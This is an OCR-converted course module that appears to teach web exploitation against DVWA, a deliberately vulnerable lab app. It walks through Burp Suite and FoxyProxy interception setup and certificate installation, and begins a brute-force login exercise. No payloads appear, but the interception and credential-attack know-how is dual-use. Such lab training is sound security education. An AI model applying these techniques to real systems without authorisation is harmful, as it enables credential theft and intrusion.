Exploiting DVWA

Server Exploits - Module 3

Getting Started

Getting Started

Make sure your mysql and apache2 services are running.

```
sudo systemctl status <service_name>
```

You can enable services to start up when your Ubuntu machine boots up

```
sudo systemctl enable <service_name>
```

You should be able to visit your DVWA from your host machine or your Kali machine.

Why can I see DVWA from Other Machines?

In your /etc/apache2/sites-enabled/000-default.conf, the first line is <VirtualHost *:80>. This configuration tesla Apache to run this site on every IP (the * is the same as 0.0.0.0 which means every IP the Ubuntu machine has. You can run “ip a” to see how many IP interfaces your machine has) on port 80. If you wanted to run 2 sites on your Ubuntu machine, you can make a new conf file in sites-enabled. You’d have to run it on a different port than 80 (like 8080).


You can set this value to be 127.0.0.1:80 if you only want your machine to ghost this website locally. This would make DVWA inaccessible from any IP other than itself.

We want to exploit this from our host or Kali machine, so don’t change this configuration file.

Burpsuite

What is Burpsuite?

Burpsuite is a proxy tool used for testing web applications. You can intercept requests made to a web application and mess around with them.



Setup


First download the community edition of Burpsuite from Portswigger’s downloads page if you’d like to run Burpsuite on your host machine.

https://portswigger.net/burp/releases/professional-community-2023-1-3?requestededition=community&requestedplatform=

Burpsuite should come preinstalled on Kali.


Setup

Once Burpsuite is downloaded, open it. We have to open a Temporary project because we do not have the professional version. You can start Burp with the Burp defaults. Once Burp starts, you'll see the home page. Navigate to the Proxy tab.



Setup

The proxy tab is where we will see intercepted requests. Go to Proxy options to see the options. We will see by default the Burp proxy runs on 127.0.0.1 (locally on your host or Kali machine) on port 8080. We do not need to change any settings, but remember the port your proxy runs on.




Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use
server.

Running	Interface	Invisible	Redirect	Certificate	
✓	127.0.0.1:8080			Per-host	Default


Foxy Proxy

Foxy proxy is a proxy tool that runs as an extension on Chrome or Firefox. It well tell your browser to send all traffic through your Burp proxy so that it can be intercepted. Add foxy proxy to your extensions.



Foxy Proxy

Open the extension and hit Options.



Proxy mode: Disable FoxyProxy


Proxies

Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL
✓	🟦	Default	These are the settings that are used when no patterns match an URL				5	

Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.

Foxy Proxy

We need to create a new proxy setting for Burp, so click “Add new proxy”. You can configure the proxy to use 127.0.0.1 on port 8080 (the burp defaults we saw earlier).



FoxyProxy - Proxy settings

General | Proxy Details | URL Patterns

( ) Direct internet connection (no proxy)

(●) Manual Proxy Configuration

Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?

Host or IP Address: 127.0.0.1 Port: 8080

[ ] SOCKS proxy? ( ) SOCKS v4/4a (●) SOCKS v5

[ ] Save Login Credentials

Authentication

Username | Password | Password - again

( ) Automatic proxy configuration URL

View | Test


[✓] Notify me about proxy auto-configuration file loads

[✓] Notify me about proxy auto-configuration file errors

Save | Cancel

Foxy Proxy

Once you have hgit “save” you should be able to see your new proxy in your extensions. Click on the foxy proxy extension and select your new proxy.


Use proxies based on their pre-defined patterns and priorities

✓ Use proxy 127.0.0.1:8080 for all URLs


Use proxy Default for all URLs

Disable FoxyProxy

Options

Burp Certificate

Next we have to install the Burp certificate on your browser. Because we will be sending traffic through Burp, we need to get its certificate and install it on your browser so that we can send HTTPS traffic without getting errors. Navigate to http://burpsuite and click “CA certificate” on the top right.


Burp Suite Community Edition

Welcome to Burp Suite Community Edition.

Burp Certificate


Depending on your browser, there will be different ways to install your certificate.Here is how to do it for Chrome and Firefox.

https://portswigger.net/burp/documentation/desktop/external-browser-config/certificate/ca-cert-firefox

https://portswigger.net/burp/documentation/desktop/external-browser-config/certificate/ca-cert-chrome

Burp Certificate


Once the certificate is installed, visit your DVWA. You should see traffic intercepted by Burp. Make sure Intercept is set to On in your proxy. You can hit Forward to forward the intercepted request.



```
GET / HTTP/1.1
Host: 192.168.11.134
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=tj5hltb3e4o5a29kf015hj6aka
Connection: close
```

Setting the Scope

Next, lets configure Burp to only show us requests and responses from DVWA. This helps get rid of the garbage a browser can send to other sources. Go to the target tab in burp, right-click your DVWA URL and click Add to Scope. Hit Yes when prompted.



http://192.168.11.134

Host	Method	URL	Params	Status	Lengt
http://192.168.11.134	GET	/		200	6575
http://192.168.11.134	GET	/dvwa/js/add_event_liste...		200	875
http://192.168.11.134	GET	/dvwa/js/dvwaPage.js		200	1313
http://192.168.11.134	GET	/about.php			
http://192.168.11.134	GET	/instructions.php			
http://192.168.11.134	GET	/logout.php			
http://192.168.11.134	GET	/phpinfo.php			
http://192.168.11.134	GET	/security.php			
http://192.168.11.134	GET	/setup.php			

```
GET /
Host:
Upgra
User-
(KHTM
Accep
text/
mage/
Accep
Accep
Conne
```


Proxy history logging

You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?

Answering "yes" will avoid accumulating project data for out-of-scope items.

Setting the Scope

Now go back to your Proxy tab, and click HTTP History in the sub-tabs. This shows a history of all requests and responses that have gone through Burp. Click “Filter: Hiding CSS, image and general binary content”




Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
1	http://192.168.11.134	GET	/			200	6744
3	http://192.168.11.134	GET	/dvwa/js/dvwaPage.js			200	1313
5	http://192.168.11.134	GET	/dvwa/js/add_event_listeners.js			200	875
7	http://192.168.11.134	GET	/			200	6575

Setting the Scope

Click “Show only in-scope items”. This will ensure that your HTTP history tab will only show requests and responses of in-scope items, which should only be your DVWA.



Filter settings

Filter by request type
- [✓] Show only in-scope items
- [ ] Hide items without responses
- [ ] Show only parameterized requests

Filter by MIME type
- [✓] HTML
- [✓] Other text
- [✓] Script
- [ ] Images
- [✓] XML
- [✓] Flash
- [ ] CSS
- [ ] Other binary

Filter by status code
- [✓] 2xx [success]
- [✓] 3xx [redirection]
- [✓] 4xx [request error]
- [✓] 5xx [server error]

Filter by search term [Pro only]
- [ ] Regex
- [ ] Case sensitive
- [ ] Negative search

Filter by file extension
- [ ] Show only: asp,aspx,jsp,php
- [ ] Hide: js,gif,jpg,png,css


Filter by annotation
- [ ] Show only commented items
- [ ] Show only highlighted items

Filter by listener
Port

Exploitation

Brute-Force

Navigate to http://<ubuntu_ip/vulnerabilities/brute/ by clicking Brute-Force on your left-hand side of DVWA. Enter a set of credentials you know is wrong.




Login

Username:
test
Password:
••••

Brute-Force

You’ll see the request come in on Burp. You can see that the username and password are in the path of the GET request. Forward this request.

